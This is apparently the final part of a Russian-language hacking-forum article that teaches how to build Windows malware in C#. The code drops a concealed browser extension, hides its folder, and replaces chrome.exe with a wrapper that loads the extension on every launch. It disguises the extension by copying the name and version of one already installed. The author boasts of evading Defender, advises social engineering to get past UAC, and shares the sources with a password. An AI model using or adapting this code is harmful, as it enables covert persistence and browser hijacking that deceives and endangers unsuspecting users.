                Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), // App Data
                Path.GetTempPath(), // Temp
                Environment.ExpandEnvironmentVariables("%ProgramData%") // Program Data
            };
Далее получаем рандомный индекс массива, генерируем рандомное имя рабочей папки, и дропаем на диск наш архив:
C#:
            int randomIndex = new Random().Next(pathsToExtract.Length);
            string resultPath = pathsToExtract[randomIndex],
                   extensionPathName = RandomString(6),
                   zipFullPath = resultPath + "\\Update.zip";

            File.WriteAllBytes(zipFullPath, Properties.Resources.Update);
            Console.WriteLine(resultPath);
Следом обновим переменную extensionPathName, распакуем расширение, скроем рабочую папку, запишем в файл config.txt путь до расширения, и подменим файл оригинального chrome.exe на наш, с запуском аргумента для загрузки дополнения.
C#:
            if (File.Exists(zipFullPath))
            {
                extensionPathName = $"{resultPath}\\{extensionPathName}";

                ZipFile.ExtractToDirectory(zipFullPath, extensionPathName);

                if (Directory.CreateDirectory(extensionPathName).Exists)
                {
                    new DirectoryInfo(extensionPathName).Attributes = FileAttributes.Directory | FileAttributes.Hidden;

                    File.WriteAllText(pathsToExtract[1] + "\\config.txt", extensionPathName);

                    File.Delete(zipFullPath);
                    Console.WriteLine(extensionPathName);

                    if (!File.Exists(chromePath + "\\launcher.exe"))
                    {
                        File.Move(chromePath + "\\chrome.exe", chromePath + "\\launcher.exe");
                        File.WriteAllBytes(chromePath + "\\chrome.exe", Properties.Resources.chrome);
                    }
                }
            }
Оформим Main:
C#:
        static void Main(string[] args)
        {
            string chromePath = getChromePath(); // Получаем путь до папки хрома
            if (chromePath == null) return; // Если не нашли, закрываемя
            ExtractExtension(chromePath); // Распаковываем расширение и подменям файл

            Console.WriteLine("Succ.");
            Console.ReadKey();
        }
Компилируем, и всё готово. При запуске этого файла мы подменим файл хрома на наш, который будет запускать оригинальный chrome.exe с аргументом. Результат:
Прятки с юзверем. Скрываем своё расширение с помощью других расширений.
А что если хомячок что-то заподозрит? Среди установленных расширений найдёт одно неизвестное, и с вероятностью 90% расширение будет удалено. Не круто.
Поэтому мы немного изменим наше расширение уже после распаковки. Для этого мы получим список и информацию о уже установленных дополнениях и используем эти данные в своём расширении.
Для начала получим все директории расширений и в них найдём все manifest.json файлы.
C#:
string localAppData = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
                   installedExt = $@"{localAppData}\Google\Chrome\User Data\Default\Extensions";

            string[] manifestFiles = Directory.GetFiles(installedExt, "manifest.json", SearchOption.AllDirectories);
Далее выберем один рандомный манифест, спарсим JSON значения имени и версии расширения и добавим такие же в наше:
Код:
int randomIndex = new Random().Next(manifestFiles.Length);

            string manifestContent = File.ReadAllText(manifestFiles[randomIndex]), // Читаем манифест
                   extName = getJSONValue("name", manifestContent), // Имя
                   extVers = getJSONValue("version", manifestContent), // Версия
                   myManifestContent = File.ReadAllText(myManifestPath).Replace("%Name%", extName).Replace("%Version%", extVers); // Заменяем

            File.WriteAllText(myManifestPath, myManifestContent); // Записываем
На этом с кодингом всё.
ВЫВОДЫ.
Малварь развивается с каждым годом, вечные гонки юных скрипт-киддисов и антивирусных компаний будет продолжаться вечно, но мы то знаем кто всегда на шаг впереди). Этому пример эта статья, как думаешь, что показал скан-тайм детект? А вот что:
В рантайме это чудо проверить не могу, но дефендер спокойно пропустил файл, даже не пикнул
Да, это далеко не идеальный вариант, т.к для запуска нашего файла нужны админ. права, но с другой стороны, без СИ сейчас никуда, да и уговорить человека нажать на "да" в окне UAC'a будет не трудно. Так-же максимальный вес итогового файла колеблеться до ~300kb, но тут вес зависит скорее от веса расширения, которое, кстати, можно тянуть с сервера).
По поводу остальных браузеров на хромиум движке. Я смог потестить это и на браузере Opera, а так-же на Opera GX, и там загрузка расширения через аргумент тоже возможна. Думаю сделать это для оперы труда вообще не составит. Но кстати, в отличии от хрома опера дала небольшой алёрт о установленном расширении:
Но если создать дополнительный поток, который будет закрывать все дочерние процессы оперы с помощью винапи..... Ох, кажется я совсем загнался, поэтому эта статья подходит к концу. Файлы обёрток (C#) и исходники расширений прикреплю к посту единым файлом. Пароль: xss.pro
(c) V1rtualGh0st. Специально для xss.pro <3.


